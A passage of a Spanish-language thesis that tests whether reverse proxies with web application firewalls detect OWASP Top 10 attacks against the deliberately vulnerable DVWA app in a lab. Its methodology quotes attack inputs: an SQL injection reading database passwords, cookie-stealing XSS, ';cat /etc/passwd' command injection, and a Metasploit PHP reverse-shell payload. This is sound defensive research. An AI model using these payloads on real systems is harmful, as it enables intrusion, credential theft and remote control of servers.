


Figura 7-2 *Escenario de un proxy reverso*
Fuente:Sommerlad, (2003).

2.7.1 Beneficios de la utilización de un proxy reverso

Mantener un proxy reverso brinda diferentes beneficios, a continuación se citan lo siguiente:

2.7.1.1 Seguridad

Al situar un equipo que trabaje como proxy reverso entre la red interna y la externa por el cual pase todo el tráfico entrante y saliente, permitirá agregar una capa extra de seguridad a los servidores web internos, ya que permite ocultar la topología y características de los servidores

ubicados detrás del equipo, eliminando, que desde el exterior accedan directamente hacia ellos (Soto, 2015).

2.7.1.2 Balanceador de carga y Faillover

Si detrás del proxy reverso se tiene situados varios servidores web se puede utilizarlo como un balanceador de carga, el cual recibirá las peticiones de los clientes externos y los distribuirá a cada uno de ellos de tal forma balanceará el tráfico sin recargar algún equipo. Por otro lado el Faillover ingresará a trabajar cuando se retira un servidor para mantenimiento desde nuestro cluster, el proxy reverso balanceará con los servidores que se encuentren activos, cabe indicar que este transición es transparente a los usuarios (Sommerlad, 2003).

2.7.1.3 Simplifica el control de acceso

Como es el único punto de acceso hacia nuestra red interna, se podría centralizar nuestras técnicas de control de acceso en este equipo (Sommerlad, 2003).

2.7.1.4 Punto centralizado para auditores y logs

El proxy reverso puede ser un punto estratégico para realizar una auditoría ya que todas las peticiones desde el exterior pasan por él (Soto, 2015).

2.7.1.5 Punto único de autenticación.

En algunas infraestructuras una aplicación web funciona como servicio para transferencias de archivos, almacenando credenciales las cuales pueden ser víctimas de un ataque web, por lo tanto ubicando un proxy reverso en al frente del servidor se incrementaría la seguridad para acceder a dicho servidor (Sommerlad, 2003).

2.7.1.6 Seguridad SSL

El proxy reverso también se puede utilizar para que maneje las conexiones HTTPS, descifrando las peticiones y reenviando a los servidores web el paquete descifrado, lo cual permitiría poder analizar y evitar algún comportamiento anómalo (Soto, 2015).

2.7.2 Proxy´s Reversos basados en software libre

El software libre brinda soluciones poderosos y efectivas en el mundo de la telemática, por tal razón se van estudiar y analizar herramientas que funcionen como proxy´s reversos que ofrecen varios beneficios a los servicios proveídos a los usuarios, a continuación se han citado de la siguiente forma; servidores web, y firewall de aplicaciones web que funcionan como proxy

reverso. Además se enuncia varios que proxy´s que de acuerdo a su configuración pueden trabajar como proxy´s reversos.

2.7.2.1 Servidores Web como proxy reverso

Dentro de los servidores web basados en software libre mayormente utilizados se encuentra al Apache y Nginx, por otra parte se tiene al Hiawatha que es un servidor web orientado a la seguridad, estos pueden ser configurados para que funcionen como proxy reverso, a continuación se hablará brevemente de ellos:

Apache.- Actualmente es el servidor con mayor popularidad para servicios web, este brinda la opción de trabajar como proxy reverso utilizando el módulo mod_proxy (Apache HTTP Server Project, 2017).

Nginx.- Este servidor web está ganando mucha popularidad, ya que es rápido, ligero, incorpora módulos de seguridad y a su vez puede trabajar como proxy reverso, por lo tanto actualmente se ubique en el segundo puesto en el ranking de servidores web (NGINX, 2016).

Hiawatha.- Es un servidor que poco a poco ha ido ganando relevancia ya que su desarrollador se enfoca en la seguridad, aunque está lejos de Apache o Nginx, pero es una buena opción para ser utilizado como un proxy reverso (Leisink, 2016).

2.7.2.2 WAF como proxy reverso

La utilización de un WAF (Web Application Firewall) actualmente es parte primordial dentro de una infraestructura que brinda servicios web, ya que brinda un firewall a nivel de aplicación del modelo OSI, estos WAF pueden ser utilizados embebidos o como proxy reverso, a continuación se detalla brevemente los siguientes:

Mod Security.- Es un módulo multiplataforma, que puede ser utilizado como extensión de Apache, Nginx y IIS (Internet Information Service), proporciona poderosas reglas para varios ataques hacia aplicaciones web, monitoreando el tráfico HTTP y realiza un análisis en tiempo real. Mantiene el apoyo del proyecto OWASP.

Naxsi.- Es un firewall a nivel de aplicación para Nginx, a diferencia de algunas soluciones que realizan su bloqueo a través de firmas, este se basa en analizar los caracteres no esperados que ingresan al sistema por medio del protocolo HTTP, de esta manera caracteres sospechosos incrementará el riesgo, y así serán redireccionados a una página de “acceso restringido”

Vulture WebSSO.- Es un firewall de aplicaciones basado en Apache2, mod_perl and mod_security, que protege a una aplicación web de diferentes ataques como; Inyección SQL, XSS (Cross Site Scripting), fuerza bruta, etc

2.7.2.3 Proxy reverso

En la Web se encuentran varios proxy´s reversos como; Zorp GPL, Squid, Pound, Polipo, etc que proporcionan servicios de balanceo de carga, seguridad SSL centralizada, acelerador web de páginas estáticas, etc, pero dentro de sus características no brindan seguridad contra ataques web, o si lo realizan como es el caso de Varnish Firewall se basa en Mod_Security.

2.8 Proxy´s reversos seleccionados

De acuerdo al análisis del estado del arte sobre las investigaciones y proyectos relacionados al tema de estudio, los servidores web con sus respectivos cortafuegos para aplicaciones web (WAF por sus siglas en inglés), que funcionan como proxy reverso y que serán analizados, estudiados y evaluados son; Apache+Mod_Security, Nginx+Naxsi y Hiawatha, ya que brindan características de seguridad ante ataques web como; SQLi, XSS, CSRF, entre otros.

Tabla 5-2 *Proxy´s reversos seleccionados*

Servidor Web	WAF	Justificación
Apache	Módulo Mod_Security	Actualmente es el servidor web más utilizado con el 49,8 % (ver en Figura 4-2), posee varios módulos entre ellos, el mod_proxy que lo convierte como un proxy reverso, y mod_security que posee un conjunto de reglas contra ataques web como: SQLi, XSS, Injección de código PHP, ataques de fuerza bruta, etc. Además posee el apoyo del proyecto abierto OWASP (OWASP, 2017). Por otro lado Mod_Security puede trabajar con diferentes plataformas como; Nginx e IIS (Internet Information Service).
Nginx	Módulo Naxsi	Según el sitio web technology Surveys (W3Techs, 2017) Nginx está cada vez más cerca de Apache con un 33,5% (ver en Figura 4-2), esto se debe al bajo consumo de recursos permitiendo un mejor rendimiento, por lo cual es utilizado como proxy reverso, y podría servir como cache de un servidor back-end lento. Y dentro de lo más importante utiliza el módulo Naxsi que permitirá detectar y prevenir ataques web, con sus reglas pueden detectar un 99% de patrones conocidos involucrados en vulnerabilidades en sitios web permitiendo mitigar ataques como: SQLi, XSS, entre otros, para cumplir con lo mencionado Naxsi no se basa en firmas, lo cual evita ser eludido por un patrón de ataque desconocido, ya que analiza cada carácter enviado en la solicitud HTTP (GitHub, 2017).

Servidor Web	WAF	Justificación
Hiawatha	El motor para detectar y prevenir ataques web esta embebido en el servidor	Es un servidor que fue creado pensando en la seguridad mitigando ataques SQLi, XSS y CSRF (Leisink, 2016), es decir no necesita módulos extras para defenderse de los ataques mencionados.

Realizado por: Guajala E. 2017

El módulo Mod_Security se lo puede utilizar en varias plataformas, es decir puede funcionar con Apache, Nginx e IIS (Internet Information Service), IIS es un servidor web propietario, por lo cual es excluido, por otro lado, lo que se busca en la investigación es detectar y prevenir ataques web, lo cual lo realiza el WAF Mod_Security, si deseamos combinar Nginx+Mod_Security probablemente tendremos los mismos resultados de Apache+Mod_Security, lo que cambiaría es el bajo consumo de recursos por Nginx que no está dentro del alcance de nuestra investigación.

Dentro de las herramientas utilizadas como proxy reverso, tenemos varias como; Zorp GPL, Squid, Pound, Polipo, etc que proporcionan servicios de balanceo de carga, seguridad SSL centralizada, acelerador web de páginas estáticas, etc, pero dentro de sus características no brindan seguridad contra ataques web.

CAPÍTULO III

3. METODOLOGÍA DE LA INVESTIGACIÓN

La metodología corresponde a los medios a través de los cuales se obtienen los datos y la información pertinente para llevar a cabo el desarrollo del estudio. Siendo de interés el tratamiento de las variables: Una herramienta que funcione como proxy reverso es capaz de detectar y prevenir los riesgos más críticos en aplicaciones web.

3.1 Diseño de la investigación

La presente investigación se corresponde con un estudio **Cuasi-Experimental**, los sujetos o grupos de estudio no están asignados aleatoriamente, es decir, los ataques web no son hechos al azar, sino que son seleccionados convenientemente por el investigador según las características deseables.

3.2 Tipo de investigación

Los tipos de investigación que se consideraron para el desarrollo del presente estudio son los siguientes:

- De acuerdo al nivel: **Descriptivo**, se efectuó el análisis de los métodos de detección de ataques web mediante la parametrización de un proxy reverso, lo que permitió establecer tres alternativas de métodos que se pueden implementar, de igual manera se realizaron varios tipos de ataques web. Ambos estudiados inicialmente de forma independiente.

- De acuerdo al nivel: **Relacional**, a partir de la selección de un método específico de detección, se lo puso a prueba a varios tipos de ataques web, con el objeto de determinar su capacidad de detección y prevención, es decir se evaluó el efecto directo del método de detección en el nivel de detección que presenta.

- Según la intervención del investigador: **Experimental**, el autor realizó una intervención en el método de detección y prevención basado en la parametrización de un proxy reverso. Es decir, el investigador controló el comportamiento del método con la finalidad de brindar una solución al problema de los ataques web.

- Por la planificación de la toma de datos: **Prospectivo**, los datos se obtuvieron a partir del propio estudio, es decir corresponden a información primaria obtenida por el propio investigador.

- Según el número de mediciones: **Longitudinal**, las variables de estudio se midieron más de una vez. En este caso, se estableció una comparación de la detección y prevención de los ataques web antes-después de la aplicación del método mediante la parametrización de un proxy reverso.

- De acuerdo al diseño de la investigación: **Bibliográfica**, se observó información técnica y académica referente a los ataques web y los métodos de detección y prevención de los mismos.

3.3 Métodos

Los métodos de investigación que serán utilizados para este proyecto de investigación son:

Método Científico: En la recopilación de la información para encontrar el método de detección y prevención de ataques más satisfactorio a ser aplicado en el ambiente de pruebas, con el objeto de que las ideas, conceptos, y teorías expuestas en este proyecto de tesis sean verificables como válidos.

En correspondencia con lo expuesto, las consideraciones para la presente investigación son las siguientes:

- Se plantea el proyector de investigación de acuerdo a los problemas de riesgos que una aplicación web está expuesta.

- Se traza el objetivo general y los específicos que ayudarán a mitigar o coartar los riesgos contra una aplicación web.

- Se justifica por qué se desarrollará el tema de investigación.

- Se elabora el marco referencial de acuerdo al estado del arte relacionado a la detección de ataques web mediante un proxy reverso.

Se plantea la siguiente hipótesis *"Una herramienta que funcione como proxy reverso es capaz de detectar y prevenir los riesgos más críticos en aplicaciones web".*

- Se define la operacionalización de las variables basándose en la hipótesis planteada.

- Se validan y se obtienen los resultados de acuerdo a las pruebas en las infraestructuras propuestas.
- Se realiza la comprobación de la hipótesis en base a los resultados obtenidos.
- Se registran las conclusiones y recomendaciones, como resultado del proyecto de investigación.

Método Deductivo: De acuerdo al estudio, análisis y pruebas de los riesgos más críticos sobre aplicaciones web se tratará de encontrar la infraestructura adecuada para detectar y/o prevenir los ataques web.

3.4 Recursos

a) Recursos humanos

- Investigador del proyecto
- Tutor
- Los Miembros

b) Recursos materiales

- Equipos informáticos
- Hojas Papel Bond
- Dispositivos externos de almacenamiento
- Bibliografía
- Servicio de Internet

c) Recursos técnicos

Tabla 1-3 *Recursos técnicos*

RECURSOS	CARACTERÍSTICA	DESCRIPCIÓN
Laptop	Procesador Intel core I5-4200U 1.6 ghz; Memoria Ram 8; Disco Duro 500GB; Tarjeta Fastethernet 10/100 Mbps Tarjeta de Video NVIDIA GEFORCE 750M	Computador base en donde se montaron los escenarios
VirtualBox	Versión 5.1.0 r108711	Software de Virtualización de Sistemas Operativos
VMWare Workstation	Versión 10.0.1 para procesadores 64bits	Software de Virtualización de Sistemas Operativos
Kali Linux 2.0 / 64bits	Versión 2.0 64 bits kali-linux-2.0-amd64.iso	Software de pruebas de penetración
Wireshark 64 bits	V1.12.8-0	Analizador de tráfico de red
DVWA (Damn Vulnerable Web Application)	Versión 1.9	Aplicación Web Vulnerable la cual recibirá los ataques web
Máquinas Virtuales (4)	Centos 6.7 x86_64 GNU/Linux	Servidor Proxy Reverso con Apache (Mod_Security). Servidor Proxy Reverso con Nginx (Naxsi). Servidor Proxy Reverso Hiawatha. Servidor Web vulnerable
Servidor Web Apache	Versión 2.2.15	Servidor Web de la aplicación Vulnerable
Servidor Proxy Reverso (Nginx)	Nginx v1.10.1 Naxsi v0.55rc2	Servidor Proxy Reverso con Nginx + WAF - Naxsi
Servidor Proxy Reverso (Hiawatha)	Hiawatha v10.3	Servidor Proxy Reverso con Hiawatha
Servidor Proxy Reverso Apache (Mod_Security)	Apache v2.2.15 Mod_Security v2.7.3 Mod_Security_crs 2.2.6	Servidor Proxy Reverso con Apache

Fuente: Investigación De campo

3.5 Técnicas

Las técnicas empleadas:

- Pruebas de detección y prevención.

- Observación.

3.6 Fuentes de información

Revisión de información de fuentes bibliografías como:

- Documentos
- Textos
- Revistas
- Artículos científicos
- Otros

3.7 Población

El proyecto abierto de OWASP (ver en Tabla 4-2) da a conocer los diez riesgos más críticos sobre aplicaciones web, de acuerdo al análisis realizado a cada uno de estos, fueron excluidos tres por las siguientes razones.

A7. Ausencia de control de acceso a funciones: Esta vulnerabilidad hace referencia a un usuario valido que ya se encuentra dentro de la aplicación, y con el cambio de la URL o algún parámetro dentro de la misma podría acceder a funcionalidades privadas sin autorización, el proxy reverso no podría detectar dicho ataque, ya que dentro de la petición (por ejemplo http://aplicaciónweb.com/app/admin) el proxy reverso no verá ningún código malintencionado, la solución se centra en dar los privilegios adecuados a cada usuario mediante la programación de la aplicación web.

A9 Utilización de componentes con vulnerabilidades conocidas: Este riesgo trata de la utilización de componentes débiles o vulnerables (por ejemplo frameworks), que mediante el escaneo a la aplicación web con diferentes herramientas pueden ser identificadas, estos componentes vulnerables pueden producir varios tipos de riesgos imaginables, desde un ataque trivial a malware sofisticado que exploten algo específico, además dentro de estas fallas de seguridad también se encuentran la inyección SQL, CSRF, XSS, ataques de fuerza bruta, claves conocidas, etc, las cuales están descritas en diferentes riesgos de OWASP, por lo tanto, la limitación del proxy reverso para la detección y/o prevención se debe que este riesgo es muy general y depende mucho de los componentes utilizados, y no se podría generalizar que el proxy

reverso va detectar y/o prevenir este riesgo. La solución es mantener actualizado los componentes, y no utilizar componentes débiles en el desarrollo de la aplicación web.

A10 Redirecciones y reenvíos no validados: Esta vulnerabilidad trata de redireccionar a un usuario a un sitio web malintencionado, en donde el atacante tratará de engañar al usuario solicitando información privada, como por ejemplo usuario y contraseña. El proxy reverso no podrá validar si es un ataque o no, por ejemplo la aplicación tiene una página "redirect.jsp" la cual recibe un parámetro "url", entonces el atacante va aprovechar ese parámetro y redirecciona a los usuarios a una aplicación maliciosa http://aplicaciónweb.com/direct.jsp?url=evil.com, por lo tanto dentro de esa petición HTTP el proxy reverso no encontrará código malintencionado. La solución más sencilla sería evitar redirecciones y reenvíos, pero, si es necesario el redireccionamiento y reenvío en la aplicación se debe evitar o a su vez controlar los parámetros.

Con lo indicado anteriormente los riesgos **A7, A9 y A10**, no serán explotados ya que para un proxy reverso sería difícil poder detectarlos o su vez se debería utilizar otros mecanismos que no están dentro del alcance del tema de investigación. Por lo tanto, la población de estudio son los siguientes riesgos:

Tabla 2-3 *Población*

	Owasp Top 10 -2013
A1	Inyección
A2	Pérdida de autenticación y gestión de sesiones
A3	Secuencia de comandos en sitios cruzados (XSS)
A4	Referencia directa insegura a objetos
A5	Configuración de seguridad incorrecta
A6	Exposición de datos sensibles
A8	Falsificación de peticiones en sitios cruzados (CSRF)

Fuente: Población – OWASP Top 10 - 2013

A continuación se indica cómo serán explotados los siete riesgos:

A1. Inyección

Sobre la aplicación web DVWA en la sección SQL Injection solicita que se introduzca algún dato en el recuadro, en donde ese dato se almacenará en la variable "id" y llegará a la base de datos de la aplicación mediante el método GET como se puede observar en la URL de la Figura 1-3.

El atacante podrá aprovechar inyectando en vez de un dato valido, una sentencia SQL en la variable "Id" como por ejemplo "**a' UNION ALL SELECT user,password FROM mysql.user;#"** que recuperará información del usuario de la base de datos.




Figura 1-3 *Proceso de ataque para explotar una Inyección SQL en DVWA.*
Elaborado por: Guajala E. 2017

A2. Pérdida de autenticación y gestión de sesiones

Para explotar este riesgo se utilizará el ataque de fuerza bruta contra el usuario y password de un cliente valido.




Figura 2-3 *Proceso de ataque para explotar la perdidad de autenticación y gestión de sesiones en DVWA*
Realizado por: Guajala E. 2017

Para explotar esta vulnerabilidad el atacante utiliza la herramienta Burp Suite para capturar la Cookie de sesión, llamada "PHPSESSID", con lo cual mediante la utilización de la herramienta de fuerza bruta Hydra y un diccionario se podrá encontrar el usuario y password.

A3. Secuencia de comandos en sitios cruzados (XSS)

Dentro de este riesgo se encuentra el XSS Reflejado y Persistente, por lo cual la aplicación vulnerable da las facilidades para que sean explotadas.

XSS Reflejado: El atacante aprovecha esta vulnerabilidad insertando un script en vez de un texto valido que ingresaría un usuario normal, este script podría ejecutar un código malicioso como por ejemplo recuperar la cookie de sesión de un usuario valido. Para explotar el riesgo se utilizará el siguiente script:

<script>alert(document.cookie)</script>




Figura 3-3 *Proceso de ataque para explotar un XSS Reflejado en DVWA*
Realizado por: Guajala E. 2017

XSS Persistente: El atacante aprovechará el formulario de un foro, e inyectará un codigo malicioso permanente, y asi cada usuario que ingrese a la aplicación el código será ejecutado. Para explotar el riesgo se utilizará el siguiente script.

<iframe src="https://computersecuritystudent.com"></iframe>




Figura 4-3 *Proceso de ataque para explotar un XSS Persistente en DVWA*
Realizado por: Guajala E. 2017

A4. Referencia directa insegura a objetos

Para poder explotar el riesgo el atacante hará uso de la siguiente línea de comando ***";cat /etc/passwd"*** que tratará de acceder a archivos que son privados para el servidor.

Figura 5-3 *Proceso de ataque para explotar una referencia insegura a objetos en DVWA*
Realizado por: Guajala E. 2017

A5. Configuración de seguridad incorrecta

Para explotar el riesgo el atacante utilizará metasploit, en el cual creará un código malicioso en este caso una shell PHP (PHONE_HOME.php), con la siguiente línea de comando:

- #msfpayload php/meterpreter/reverse_tcp LHOST= IP_Atacante LPORT=4444 R PHONE_HOME.php.

Para lograr el objetivo, el atacante debe cargar en la aplicación web DVWA el malware, que ejecutará una acción maliciosa, para poder cargar dicho malware el atacante aprovechará la vulnerabilidad de la aplicación ***"File Upload"***

Después de que el malware se encuentre alojado en el servidor web, de alguna manera se lo debe ejecutarlo, y mediante metasploit desde un equipo remoto se tomará control de la shell servidor web.




Figura 6-3 *Proceso de ataque para explotar una configuración de seguridad incorrecta en DVWA.*
Realizado por: Guajala E. 2017

A6. Exposición de datos sensibles

Este ataque consiste en poder obtener u observar la comunicación que hay entre el cliente y el servidor, para lo cual se realizará un monitoreo de paquetes HTTP/S entre el cliente y el servidor web utilizando la herramienta Wireshark. Validando los diferentes protocolos utilizados y que se utiliza como defensa ante ataques Man-in-the-middle (MitM).

A8. Falsificación de peticiones en sitios cruzados (CSRF)

Mediante el siguiente formulario en la aplicación vulnerable DVWA solicita un cambio de clave y por medio del método GET enviará los nuevos datos al servidor. Por lo tanto el atacante aprovechará la información enviada por dicho método.




Figura 7-3 *Proceso de ataque para explotar un CSRF en DVWA.*
Realizado por: Guajala E. 2017

El Ataque consiste en aprovechar la URL y el cookie de sesión de la víctima e invocar desde otro equipo con la herramienta "curl" la cual realiza peticiones HTTP/S provocando el cambio de clave al gusto del atacante.

3.8 Escenarios de simulación y pruebas.

A continuación se muestran los escenarios que serán utilizados para las pruebas de explotación de los siete riesgos los cuales se desarrollarán en un ambiente controlado sobre máquinas virtuales.

3.8.1 Escenarios de prueba 1: Infraestructura vulnerable

En el primer escenario de pruebas se simula una infraestructura vulnerable como se muestra en la Figura 8-3. El atacante se encuentra en el mismo segmento de red, y así quedando expuesta la aplicación web DVWA




Figura 8-3 *Escenarios de prueba 1: Infraestructura vulnerable*
Realizado por: Guajala E. 2017

Descripción:

La simulación permitirá explotar los siete riesgos enunciados anteriormente de la aplicación web DVWA (https://www.aplicacionweb.com/dvwa/login.php), para lo cual el atacante utilizará diferentes herramientas o realizará un ataque manual, esto permitirá tener un punto de partida de los ataques con éxito sobre la Aplicación Web. Como se puede observar la aplicación web se encuentra en el mismo segmento de red del atacante y está alojada en un Servidor Web Apache el cual tiene habilitada la comunicación entre cliente y servidor con el protocolo HTTPS como seguridad básica del server web.

3.8.2 Escenarios de prueba 2: Infraestructura Protegida mediante un Proxy Reverso Apache.

En el segundo escenario de prueba se simula una infraestructura protegida en donde un Proxy Reverso configurado con Apache es el intermediario entre los clientes y la Aplicación Web vulnerable (https://www.aplicacionweb.com/dvwa/login.php).

